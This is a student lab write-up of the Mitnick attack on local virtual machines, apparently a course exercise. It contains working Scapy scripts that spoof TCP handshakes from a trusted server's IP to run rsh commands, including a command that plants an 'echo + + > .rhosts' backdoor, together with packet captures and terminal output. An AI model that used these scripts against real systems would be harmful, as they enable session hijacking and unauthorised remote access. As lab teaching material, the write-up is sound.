The Mitnick Attack Lab

X-Terminal: 10.0.2.10

Trusted Server: 10.0.2.15

Mitnick/Attacker: 10.0.2.22


Configurations: Installed rsh client and server in all three VM's. Created .rhosts file in X-terminal, with permissions 644. Verified rsh works by doing rsh from Trusted server to X-terminal.

```
[02/26/2020 17:49] Rakshith-10.0.2.10@VM:~$echo 10.0.2.15 > .rhosts
[02/26/2020 17:49] Rakshith-10.0.2.10@VM:~$cat .rhosts
10.0.2.15
[02/26/2020 17:49] Rakshith-10.0.2.10@VM:~$
```

```
[02/26/2020 17:51] Rakshith-10.0.2.15@VM:~$rsh 10.0.2.10
Last login: Wed Feb 26 17:39:11 EST 2020 from 10.0.2.22 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```

Task 1: Simulated SYN flooding

In order to simulate SYN flooding done by Mitnick, we are disconnecting our Trusted server machine from our network.



In order to simulate that trusted server is still alive even though it is disconnected from the network we add a static ARP entry in the X terminal.

```
[02/26/2020 18:08] Rakshith-10.0.2.10@VM:~$sudo arp -s 10.0.2.15 08:00:27:cb:0d:d0
[sudo] password for seed:
[02/26/2020 18:08] Rakshith-10.0.2.10@VM:~$arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.22                ether   08:00:27:fa:24:f5   C                     enp0s3
10.0.2.15                ether   08:00:27:cb:0d:d0   CM                    enp0s3
10.0.2.3                 ether   08:00:27:74:90:3b   C                     enp0s3
[02/26/2020 18:08] Rakshith-10.0.2.10@VM:~$
```

Task 2.1: Spoof the First TCP Connection

Step 1: Spoof a SYN packet.

In this task, we will send a SYN packet to the X-terminal machine. We are doing this by spoofing the Trusted Server's IP address, before doing that we have to disconnect trusted server from the network, (Mitnick used SYN-Flooding attack to silence the trusted server). We spoof the first connection using scapy, our source IP will be Trusted Server's IP address, and destination address will be X-terminal. We then send a IP/TCP packet with 'S' flag to indicate this is a SYN packet. Below is the code snippet used to create the spoofed packet.

```
[02/26/2020 15:29] Rakshith-10.0.2.22@VM:~/mitnic$cat spoof_mit.py
#!/usr/bin/python3
from scapy.all import *
x_ip      = "10.0.2.10"  # X-Terminal
x_port    = 514         # Port number used by X-Terminal
srv_ip    = "10.0.2.15"  # The trusted server
srv_port  = 1023        # Port number used by the trusted server
ip_packet = IP(src=srv_ip,dst=x_ip)
tcp_packet = TCP(sport=1023,dport=514,flags='S',seq=1000,ack=2000)
pkt = ip_packet/tcp_packet
print "My spoof packet from Trusted server to X-terminal \n"
print("{}:{} -> {}:{}  Flags={} Seq_number = {} Ack = {}".format(ip_packet.src,tcp_packet.sport,ip_packet.dst, tcp_pa
cket.dport,tcp_packet.flags,tcp_packet.seq,tcp_packet.ack))
send(pkt)
[02/26/2020 15:29] Rakshith-10.0.2.22@VM:~/mitnic$
```

```
[02/26/2020 15:30] Rakshith-10.0.2.22@VM:~/mitnic$sudo python spoof_mit.py
My spoof packet from Trusted server to X-terminal

10.0.2.15:1023 -> 10.0.2.10:514  Flags=S Seq_number = 1000 Ack = 2000
.
Sent 1 packets.
[02/26/2020 15:30] Rakshith-10.0.2.22@VM:~/mitnic$
```

No.	Time	Source	Destination	Protocol	Length	Info
15	2020-02-26 15:30:37.9734836…	10.0.2.15	10.0.2.10	TCP	54	1023 → 514 [SYN] Seq=1000 Win=8192 Len=0
16	2020-02-26 15:30:37.9741811…	10.0.2.10	10.0.2.15	TCP	60	514 → 1023 [SYN, ACK] Seq=2512806782 Ack=1001 Wi…
17	2020-02-26 15:30:38.9895118…	10.0.2.10	10.0.2.15	TCP	60	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=2…
18	2020-02-26 15:30:41.0058910…	10.0.2.10	10.0.2.15	TCP	60	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=2…


Step 2: Respond to the SYN+ACK packet

In the previous task we already spoofed the first TCP connection between Trusted Server and X-terminal through the attacker by sending a SYN packet, now the X-terminal will send a SYN-ACK packet, we have to sniff the SYN-ACK packet and reply with an ACK packet. In the ACK packet the sequence number should be sequence number of the original SYN packet + 1, and Acknowledgement number should be sequence number of SYN-ACK packet +1. Once we send an ACK packet our TCP handshake will be completed and a TCP connection will be established between our Attacker machine (spoofed with Trusted server) and X terminal. This task is achieved through the below python code.

```python
#!/usr/bin/python3
#-*- coding: utf-8 -*-
from scapy.all import *
def spoof(pkt):
#       print "Enter Sequence Number to be used"
        old_ip  = pkt[IP]
        old_tcp = pkt[TCP]# Print out debugging information
        tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4  # TCP data length
        print "sniffed packet \n"
        print("{}:{} -> {}:{}  Flags={} Len={} Seq_number = {} Ack = {}".format(old_ip.src, old_tcp.sport,old_ip.dst, old_tcp.dport,
old_tcp.flags, tcp_len,old_tcp.seq,old_tcp.ack))# Construct the IP header of the response
        if old_tcp.flags=="SA":
                print "We received a SYN + ACK Packet \n"
                spoof_ip = IP(src="10.0.2.15", dst="10.0.2.10")# Check whether it is a SYN+ACK packet or not;
                spoof_tcp = TCP(sport=1023,dport=514,flags="A",ack=old_tcp.seq+1,seq=1001)
#               data = "1023\x00seed\x00seed\x00touch /tmp/xyz\x00"
                spoof_pkt = spoof_ip/spoof_tcp
                print "Constructing and sending my spoofed Acknowledged packet \n"
                print("{}:{} -> {}:{}  Flags={} Seq_number = {} Ack = {}".format(spoof_ip.src, spoof_tcp.sport              ,spoof_ip.dst,
spoof_tcp.dport, spoof_tcp.flags,spoof_tcp.seq,spoof_tcp.ack))
                send(spoof_pkt)
                exit()
        else:
#               print "This is not a SYN+ACK packet \n"
#               print "Structure of this packet \n"
#               print("{}:{} -> {}:{}  Flags={} Seq_number = {} Ack = {}".format(pkt[IP].src, pkt[TCP].sport                      ,pkt
[IP].dst, pkt[TCP].dport, pkt[TCP].flags,pkt[TCP].seq,pkt[TCP].ack))
                exit()
myFilter = "tcp src port 514 and src host 10.0.2.10"   # You need to make the filter more specific
sniff(filter=myFilter, prn=spoof)
```

```
/bin/bash 117x28
[02/26/2020 16:10] Rakshith-10.0.2.22@VM:~/mitnic$sudo python spoof_mit.py ; sudo python mitnic_sniff_spoof.py
My spoof packet from Trusted server to X-terminal

10.0.2.15:1023 -> 10.0.2.10:514  Flags=S Seq_number = 1000 Ack = 2000
.
Sent 1 packets.
sniffed packet

10.0.2.10:514 -> 10.0.2.15:1023  Flags=SA Len=0 Seq_number = 1689976470 Ack = 1001
We received a SYN + ACK Packet

Constructing and sending my spoofed Acknowledged packet

10.0.2.15:1023 -> 10.0.2.10:514  Flags=A Seq_number = 1001 Ack = 1689976471
.
Sent 1 packets.
[02/26/2020 16:11] Rakshith-10.0.2.22@VM:~/mitnic$
```

```
/bin/bash 117x28
[02/26/2020 16:10] Rakshith-10.0.2.10@VM:~$netstat -tna | grep -i est
Active Internet connections (servers and established)
tcp        0      0 10.0.2.10:514           10.0.2.15:1023          ESTABLISHED
[02/26/2020 16:12] Rakshith-10.0.2.10@VM:~$
```



Step 3: Spoof the rsh data packet: In this step the attacker will try to send some rsh data to X-terminal. We are trying to create a file xyz in the /tmp folder of X-terminal machine by sending rsh data through the TCP connection. The data we are appending is data = "1023\x00seed\x00seed\x00touch /tmp/xyz\x00". 1023 is the port number of trusted server, seed is the client and user id, and the

command we are trying to execute is touch. Just modifying our spoofing code with data won't be enough, after our first handshake is complete, X-terminal will establish another connection, this connection is for rshd to send out error messages. If we do not complete the TCP handshake for this connection rsh will not execute our command sent in the data part. To achieve this task we are writing another sniff and spoof code, here we are trying to sniff the SYN packet sent by X-terminal through port 1023, and then spoof a SYN+ACK packet by spoofing IP of trusted server with acknowledgment number = seq number of SYN +1. Once the handshake is complete a packet with FIN flag will be seen in the wireshark and file will be created in /tmp folder of X-terminal.

Before we do that in our lab we have to kill our TCP connection which was established before, we can do that by sending a reset packet either through Netwox or through tcpkill.

```
[02/26/2020 16:12] Rakshith-10.0.2.10@VM:~$netstat -tna | grep -i est
Active Internet connections (servers and established)
tcp        0      0 10.0.2.10:514           10.0.2.15:1023          ESTABLISHED
[02/26/2020 16:34] Rakshith-10.0.2.10@VM:~$sudo tcpkill -i enp0s3 port 514
[sudo] password for seed:
tcpkill: listening on enp0s3 [port 514]
10.0.2.10:514 > 10.0.2.15:1023: R 1001:1001(0) win 0
10.0.2.10:514 > 10.0.2.15:1023: R 30201:30201(0) win 0
10.0.2.10:514 > 10.0.2.15:1023: R 88601:88601(0) win 0
^C
[02/26/2020 16:35] Rakshith-10.0.2.10@VM:~$netstat -tna | grep -i est
Active Internet connections (servers and established)
[02/26/2020 16:35] Rakshith-10.0.2.10@VM:~$
```

Below are the snapshots when we send data without establishing TCP connection for rshd.

```
/bin/bash 117x28
def spoof(pkt):
#       print "Enter Sequence Number to be used"
        old_ip  = pkt[IP]
        old_tcp = pkt[TCP]# Print out debugging information
        tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4  # TCP data length
        print "sniffed packet \n"
        print("{}:{} -> {}:{}  Flags={} Len={} Seq_number = {} Ack = {}".format(old_ip.src, old_tcp.sport,old_ip.dst,
 old_tcp.dport, old_tcp.flags, tcp_len,old_tcp.seq,old_tcp.ack))# Construct the IP header of the response
        if old_tcp.flags=="SA":
                print "We received a SYN + ACK Packet \n"
                spoof_ip = IP(src="10.0.2.15", dst="10.0.2.10")# Check whether it is a SYN+ACK packet or not;
                spoof_tcp = TCP(sport=1023,dport=514,flags="A",ack=old_tcp.seq+1,seq=1001)
                data = "1023\x00seed\x00seed\x00touch /tmp/xyz\x00"
                spoof_pkt = spoof_ip/spoof_tcp/data
                print "Constructing and sending my spoofed Acknowledged packet \n"
                print("{}:{} -> {}:{}  Flags={} Seq_number = {} Ack = {}".format(spoof_ip.src, spoof_tcp.sport
        ,spoof_ip.dst, spoof_tcp.dport, spoof_tcp.flags,spoof_tcp.seq,spoof_tcp.ack))
                send(spoof_pkt)
                exit()
        else:
#               print "This is not a SYN+ACK packet \n"
#               print "Structure of this packet \n"
#               print("{}:{} -> {}:{}  Flags={} Seq_number = {} Ack = {}".format(pkt[IP].src, pkt[TCP].sport
                ,pkt[IP].dst, pkt[TCP].dport, pkt[TCP].flags,pkt[TCP].seq,pkt[TCP].ack))
                exit()
myFilter = "tcp src port 514 and src host 10.0.2.10"   # You need to make the filter more specific
sniff(filter=myFilter, prn=spoof)
```

```
[02/27/2020 20:15] Rakshith-10.0.2.22@VM:~/mitnic$sudo python spoof_mit.py ; sudo python mitnic_sniff_spoof.py
My spoof packet from Trusted server to X-terminal

10.0.2.15:1023 -> 10.0.2.10:514  Flags=S Seq_number = 1000 Ack = 2000
.
Sent 1 packets.
sniffed packet

10.0.2.10:514 -> 10.0.2.15:1023  Flags=SA Len=0 Seq_number = 3516244089 Ack = 1001
We received a SYN + ACK Packet

Constructing and sending my spoofed Acknowledged packet

10.0.2.15:1023 -> 10.0.2.10:514  Flags=A Seq_number = 1001 Ack = 3516244090
.
Sent 1 packets.
```

tcp Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
3	2020-02-27 20:15:25.4152002…	10.0.2.15	10.0.2.10	TCP	54	1023 → 514 [SYN] Seq=1000 Win=8192 Len=0
4	2020-02-27 20:15:25.4158586…	10.0.2.10	10.0.2.15	TCP	60	514 → 1023 [SYN, ACK] Seq=3516244089 Ack=1001 Wi…
5	2020-02-27 20:15:26.4457605…	10.0.2.10	10.0.2.15	TCP	60	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=3…
6	2020-02-27 20:15:28.4617325…	10.0.2.10	10.0.2.15	TCP	60	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=3…
9	2020-02-27 20:15:28.5524653…	10.0.2.15	10.0.2.10	RSH	84	Session Establishment
10	2020-02-27 20:15:28.5543364…	10.0.2.10	10.0.2.15	TCP	60	514 → 1023 [ACK] Seq=3516244090 Ack=1031 Win=292…
15	2020-02-27 20:15:28.7134856…	10.0.2.10	10.0.2.15	TCP	74	1023 → 1023 [SYN] Seq=1285537280 Win=29200 Len=0…
16	2020-02-27 20:15:29.7436247…	10.0.2.10	10.0.2.15	TCP	74	[TCP Retransmission] 1023 → 1023 [SYN] Seq=12855…
17	2020-02-27 20:15:31.7576145…	10.0.2.10	10.0.2.15	TCP	74	[TCP Retransmission] 1023 → 1023 [SYN] Seq=12855…
20	2020-02-27 20:15:35.9498947…	10.0.2.10	10.0.2.15	TCP	74	[TCP Retransmission] 1023 → 1023 [SYN] Seq=12855…
21	2020-02-27 20:15:44.1415590…	10.0.2.10	10.0.2.15	TCP	74	[TCP Retransmission] 1023 → 1023 [SYN] Seq=12855…

```
▸ Frame 9: 84 bytes on wire (672 bits), 84 bytes captured (672 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_fa:24:f5 (08:00:27:fa:24:f5), Dst: PcsCompu_3b:2b:b3 (08:00:27:3b:2b:b3)
▸ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.10
▸ Transmission Control Protocol, Src Port: 1023, Dst Port: 514, Seq: 1001, Ack: 3516244090, Len: 30
▸ Remote Shell
```

```
0000  08 00 27 3b 2b b3 08 00  27 fa 24 f5 08 00 45 00   ..';+... '.$...E.
0010  00 46 00 01 00 00 40 06  62 99 0a 00 02 0f 0a 00   .F....@. b.......
0020  02 0a 03 ff 02 02 00 00  03 e9 d1 95 a0 7a 50 10   ........ .....zP.
0030  20 00 2b 06 00 00 31 30  32 33 00 73 65 65 64 00    .+...10 23.seed.
0040  73 65 65 64 00 74 6f 75  63 68 20 2f 74 6d 70 2f   seed.tou ch /tmp/
0050  78 79 7a 00                                        xyz.
```

```
[02/27/2020 20:15] Rakshith-10.0.2.10@VM:/tmp$ls -al
total 60
drwxrwxrwt 10 root root  4096 Feb 27 20:17 .
drwxr-xr-x 23 root root  4096 Jul 25  2017 ..
-rw-------  1 seed seed 12300 Feb 27 20:09 .bamficonW0HRG0
-rw-------  1 seed seed     0 Feb 27 19:51 config-err-1UkjB4
drwxrwxrwt  2 root root  4096 Feb 27 19:50 .font-unix
drwxrwxrwt  2 root root  4096 Feb 27 19:52 .ICE-unix
drwx------  2 seed seed  4096 Dec 31  1969 orbit-seed
drwx------  3 root root  4096 Feb 27 19:52 systemd-private-48698777857d4129b40041a1d2e77858-colord.service-23Yl9a
drwx------  3 root root  4096 Feb 27 19:52 systemd-private-48698777857d4129b40041a1d2e77858-rtkit-daemon.service-dsRQ
w3
drwxrwxrwt  2 root root  4096 Feb 27 19:50 .Test-unix
-rw-rw-r--  1 seed seed     0 Feb 27 19:51 unity_support_test.1
-r--r--r--  1 root root    11 Feb 27 19:51 .X0-lock
drwxrwxrwt  2 root root  4096 Feb 27 19:51 .X11-unix
drwxrwxrwt  2 root root  4096 Feb 27 19:50 .XIM-unix
[02/27/2020 20:21] Rakshith-10.0.2.10@VM:/tmp$
```

My sniff and spoof script to complete TCP handshake of second connection:

```
from scapy.all import *
def spoof(pkt):
#       print "Enter Sequence Number to be used"
        old_ip  = pkt[IP]
        old_tcp = pkt[TCP]# Print out debugging information
        tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4  # TCP data length
        print "sniffed packet \n"
        print("{}:{} -> {}:{}  Flags={} Len={} Seq_number = {} Ack = {}".format(old_ip.src, old_tcp.sport,old_ip.dst,
 old_tcp.dport, old_tcp.flags, tcp_len,old_tcp.seq,old_tcp.ack))# Construct the IP header of the response
        if old_tcp.flags=="S":
                print "We received a SYN packet \n"
                spoof_ip = IP(src="10.0.2.15", dst="10.0.2.10")# Check whether it is a SYN+ACK packet or not;
                spoof_tcp = TCP(sport=1023,dport=1023,flags="SA",ack=old_tcp.seq+1)
#               data = "1023\x00seed\x00seed\x00 touch /home/seed/tmp/xyz\x00"
                spoof_pkt = spoof_ip/spoof_tcp
                print "Constructing and sending my spoofed Acknowledged packet \n"
                print("{}:{} -> {}:{}  Flags={} Seq_number = {} Ack = {}".format(spoof_ip.src, spoof_tcp.sport
    ,spoof_ip.dst, spoof_tcp.dport, spoof_tcp.flags,spoof_tcp.seq,spoof_tcp.ack))
                send(spoof_pkt)
        else:
#               print "This is not a SYN+ACK packet \n"
#               print "Structure of this packet \n"
#               print("{}:{} -> {}:{}  Flags={} Seq_number = {} Ack = {}".format(pkt[IP].src, pkt[TCP].sport
             ,pkt[IP].dst, pkt[TCP].dport, pkt[TCP].flags,pkt[TCP].seq,pkt[TCP].ack))
                exit()
myFilter = "tcp src port 1023 and src host 10.0.2.10"   # You need to make the filter more specific
sniff(filter=myFilter, prn=spoof)
[02/26/2020 16:46] Rakshith-10.0.2.22@VM:~/mitnic$
```

Now running all three scripts together in sequence.

```
[02/26/2020 16:36] Rakshith-10.0.2.22@VM:~/mitnic$sudo python spoof_mit.py ; sudo python mitnic_sniff_spoof.py ; su
 python rshd_spoof.py
My spoof packet from Trusted server to X-terminal

10.0.2.15:1023 -> 10.0.2.10:514  Flags=S Seq_number = 1000 Ack = 2000
.
Sent 1 packets.
sniffed packet

10.0.2.10:514 -> 10.0.2.15:1023  Flags=SA Len=0 Seq_number = 692610869 Ack = 1001
We received a SYN + ACK Packet

Constructing and sending my spoofed Acknowledged packet

10.0.2.15:1023 -> 10.0.2.10:514  Flags=A Seq_number = 1001 Ack = 692610870
.
Sent 1 packets.
sniffed packet

10.0.2.10:1023 -> 10.0.2.15:1023  Flags=S Len=0 Seq_number = 1534303777 Ack = 0
We received a SYN packet

Constructing and sending my spoofed Acknowledged packet

10.0.2.15:1023 -> 10.0.2.10:1023  Flags=SA Seq_number = 0 Ack = 1534303778
.
Sent 1 packets.
```

tcp

No.	Time	Source	Destination	Protocol	Length	Info
3	2020-02-26 16:37:24.6494381…	10.0.2.15	10.0.2.10	TCP	54	1023 → 514 [SYN] Seq=1000 Win=8192 Len=0
4	2020-02-26 16:37:24.6504335…	10.0.2.10	10.0.2.15	TCP	60	514 → 1023 [SYN, ACK] Seq=692610869 Ack=1001 Win…
5	2020-02-26 16:37:25.6785830…	10.0.2.10	10.0.2.15	TCP	60	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=6…
6	2020-02-26 16:37:27.6941426…	10.0.2.10	10.0.2.15	TCP	60	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=6…
9	2020-02-26 16:37:27.7778491…	10.0.2.15	10.0.2.10	RSH	84	Session Establishment
10	2020-02-26 16:37:27.7785573…	10.0.2.10	10.0.2.15	TCP	60	514 → 1023 [ACK] Seq=692610870 Ack=1031 Win=2920…
15	2020-02-26 16:37:27.8180020…	10.0.2.10	10.0.2.15	TCP	74	1023 → 1023 [SYN] Seq=1534303777 Win=29200 Len=0…
16	2020-02-26 16:37:28.8463734…	10.0.2.10	10.0.2.15	TCP	74	[TCP Retransmission] 1023 → 1023 [SYN] Seq=15343…
17	2020-02-26 16:37:30.8619651…	10.0.2.10	10.0.2.15	TCP	74	[TCP Retransmission] 1023 → 1023 [SYN] Seq=15343…
20	2020-02-26 16:37:30.9861632…	10.0.2.15	10.0.2.10	TCP	54	1023 → 1023 [SYN, ACK] Seq=0 Ack=1534303778 Win=…
21	2020-02-26 16:37:30.9868082…	10.0.2.10	10.0.2.15	TCP	60	1023 → 1023 [ACK] Seq=1534303778 Ack=1 Win=29200…
22	2020-02-26 16:37:30.9926995…	10.0.2.10	10.0.2.15	RSH	60	Server username:seed Server -> Client Data
23	2020-02-26 16:37:31.0039826…	10.0.2.10	10.0.2.15	TCP	60	514 → 1023 [FIN, ACK] Seq=692610871 Ack=1031 Win…
24	2020-02-26 16:37:31.0040052…	10.0.2.10	10.0.2.15	TCP	60	1023 → 1023 [FIN, ACK] Seq=1534303778 Ack=1 Win=…
27	2020-02-26 16:37:33.9975690…	10.0.2.10	10.0.2.15	TCP	60	[TCP Out-Of-Order] 514 → 1023 [FIN, PSH, ACK] Se…
28	2020-02-26 16:37:34.2548925…	10.0.2.10	10.0.2.15	TCP	60	[TCP Spurious Retransmission] 1023 → 1023 [FIN, …

```
0000  08 00 27 3b 2b b3 08 00  27 fa 24 f5 08 00 45 00   ..';+... '.$...E.
0010  00 46 00 01 00 00 40 06  62 99 0a 00 02 0f 0a 00   .F....@. b.......
0020  02 0a 03 ff 02 02 00 00  03 e9 29 48 67 36 50 10   ........ ..)Hg6P.
0030  20 00 0c 98 00 00 31 30  32 33 00 73 65 65 64 00    .....10 23.seed.
0040  73 65 65 64 00 74 6f 75  63 68 20 2f 74 6d 70 2f   seed.tou ch /tmp/
0050  78 79 7a 00                                        xyz.
```

Verifying that xyz is created and the time stamp of the file.

```
[02/26/2020 16:38] Rakshith-10.0.2.10@VM:/tmp$ls -al | grep -i xyz
-rw-r--r--  1 seed seed     0 Feb 26 16:37 xyz
[02/26/2020 16:40] Rakshith-10.0.2.10@VM:/tmp$
```

Task 3: Set Up a Backdoor

X-terminal server allows only users listed in its .rhosts file, we can launch the above script to execute our commands, but it is not good to do this again and again, so in order to grant access to all machines we can plant a backdoor by writing + + in .rhosts file. This can be done by adding echo + + > .rhosts file in the data part of our TCP connection, modified code is below.

```
def spoof(pkt):
#       print "Enter Sequence Number to be used"
        old_ip  = pkt[IP]
        old_tcp = pkt[TCP]# Print out debugging information
        tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4  # TCP data length
        print "sniffed packet \n"
        print("{}:{} -> {}:{}  Flags={} Len={} Seq_number = {} Ack = {}".format(old_ip.src, old_tcp.sport,old_ip.dst,
 old_tcp.dport, old_tcp.flags, tcp_len,old_tcp.seq,old_tcp.ack))# Construct the IP header of the response
        if old_tcp.flags=="SA":
                print "We received a SYN + ACK Packet \n"
                spoof_ip = IP(src="10.0.2.15", dst="10.0.2.10")# Check whether it is a SYN+ACK packet or not;
                spoof_tcp = TCP(sport=1023,dport=514,flags="A",ack=old_tcp.seq+1,seq=1001)
                data = "1023\x00seed\x00seed\x00echo + + > .rhosts\x00"
                spoof_pkt = spoof_ip/spoof_tcp/data
                print "Constructing and sending my spoofed Acknowledged packet \n"
                print("{}:{} -> {}:{}  Flags={} Seq_number = {} Ack = {}".format(spoof_ip.src, spoof_tcp.sport
    ,spoof_ip.dst, spoof_tcp.dport, spoof_tcp.flags,spoof_tcp.seq,spoof_tcp.ack))
                send(spoof_pkt)
                exit()
        else:
#               print "This is not a SYN+ACK packet \n"
#               print "Structure of this packet \n"
#               print("{}:{} -> {}:{}  Flags={} Seq_number = {} Ack = {}".format(pkt[IP].src, pkt[TCP].sport
             ,pkt[IP].dst, pkt[TCP].dport, pkt[TCP].flags,pkt[TCP].seq,pkt[TCP].ack))
                exit()
myFilter = "tcp src port 514 and src host 10.0.2.10"   # You need to make the filter more specific
sniff(filter=myFilter, prn=spoof)
[02/26/2020 17:18] Rakshith-10.0.2.22@VM:~/mitnic$
```

Executing all scripts in tandem.

```
[02/26/2020 17:08] Rakshith-10.0.2.22@VM:~/mitnic$sudo python spoof_mit.py ; sudo python mitnic_sniff_spoof.py ; sudo
 python rshd_spoof.py
My spoof packet from Trusted server to X-terminal

10.0.2.15:1023 -> 10.0.2.10:514  Flags=S Seq_number = 1000 Ack = 2000
.
Sent 1 packets.
sniffed packet

10.0.2.10:514 -> 10.0.2.15:1023  Flags=SA Len=0 Seq_number = 100117049 Ack = 1001
We received a SYN + ACK Packet

Constructing and sending my spoofed Acknowledged packet

10.0.2.15:1023 -> 10.0.2.10:514  Flags=A Seq_number = 1001 Ack = 100117050
.
Sent 1 packets.
sniffed packet

10.0.2.10:1023 -> 10.0.2.15:1023  Flags=S Len=0 Seq_number = 1008771245 Ack = 0
We received a SYN packet

Constructing and sending my spoofed Acknowledged packet

10.0.2.15:1023 -> 10.0.2.10:1023  Flags=SA Seq_number = 0 Ack = 1008771246
.
Sent 1 packets.
```

We can verify in .rhosts file if the command is executed and the backdoor is planted.

```
/bin/bash 117x2
[02/26/2020 17:08] Rakshith-10.0.2.10@VM:~$cat .rhosts
+ +
[02/26/2020 17:10] Rakshith-10.0.2.10@VM:~$ls -al | grep .rhosts
-rw-r--r--  1 seed seed     4 Feb 26 17:09 .rhosts
[02/26/2020 17:10] Rakshith-10.0.2.10@VM:~$
```

Proof that rsh is indeed working from our attacker machine.

```
/bin/bash 117x28
[02/26/2020 17:22] Rakshith-10.0.2.22@VM:~/mitnic$rsh 10.0.2.10
Last login: Tue Feb 25 16:27:55 EST 2020 from 10.0.2.15 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[02/26/2020 17:22] Rakshith-10.0.2.10@VM:~$
```

Wireshark output below.

tcp

No.	Time	Source	Destination	Protocol	Length	Info
3	2020-02-26 17:08:50.8750073…	10.0.2.15	10.0.2.10	TCP	54	1023 → 514 [SYN] Seq=1000 Win=8192 Len=0
4	2020-02-26 17:08:50.8762203…	10.0.2.10	10.0.2.15	TCP	60	514 → 1023 [SYN, ACK] Seq=100117049 Ack=1001 Win…
5	2020-02-26 17:08:51.8861551…	10.0.2.10	10.0.2.15	TCP	60	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=1…
8	2020-02-26 17:08:53.9019666…	10.0.2.10	10.0.2.15	TCP	60	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=1…
9	2020-02-26 17:08:58.1578646…	10.0.2.10	10.0.2.15	TCP	60	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=1…
12	2020-02-26 17:08:58.2780688…	10.0.2.15	10.0.2.10	RSH	88	Session Establishment
13	2020-02-26 17:08:58.2788262…	10.0.2.10	10.0.2.15	TCP	60	514 → 1023 [ACK] Seq=100117050 Ack=1035 Win=2920…
16	2020-02-26 17:08:58.3294317…	10.0.2.10	10.0.2.15	TCP	74	1023 → 1023 [SYN] Seq=1008771245 Win=29200 Len=0…
17	2020-02-26 17:08:59.3417551…	10.0.2.10	10.0.2.15	TCP	74	[TCP Retransmission] 1023 → 1023 [SYN] Seq=10087…
18	2020-02-26 17:09:01.3584755…	10.0.2.10	10.0.2.15	TCP	74	[TCP Retransmission] 1023 → 1023 [SYN] Seq=10087…
21	2020-02-26 17:09:05.5851837…	10.0.2.10	10.0.2.15	TCP	74	[TCP Retransmission] 1023 → 1023 [SYN] Seq=10087…
24	2020-02-26 17:09:05.6945909…	10.0.2.15	10.0.2.10	TCP	54	1023 → 1023 [SYN, ACK] Seq=0 Ack=1008771246 Win=…
25	2020-02-26 17:09:05.6964739…	10.0.2.10	10.0.2.15	TCP	60	1023 → 1023 [ACK] Seq=1008771246 Ack=1 Win=29200…
26	2020-02-26 17:09:05.7047635…	10.0.2.10	10.0.2.15	RSH	60	Server username:seed Server -> Client Data
27	2020-02-26 17:09:05.7230028…	10.0.2.10	10.0.2.15	TCP	60	1023 → 1023 [FIN, ACK] Seq=1008771246 Ack=1 Win=…
28	2020-02-26 17:09:05.7230219…	10.0.2.10	10.0.2.15	TCP	60	514 → 1023 [FIN, ACK] Seq=100117051 Ack=1035 Win…
29	2020-02-26 17:09:08.9106439…	10.0.2.10	10.0.2.15	TCP	60	[TCP Spurious Retransmission] 1023 → 1023 [FIN, …
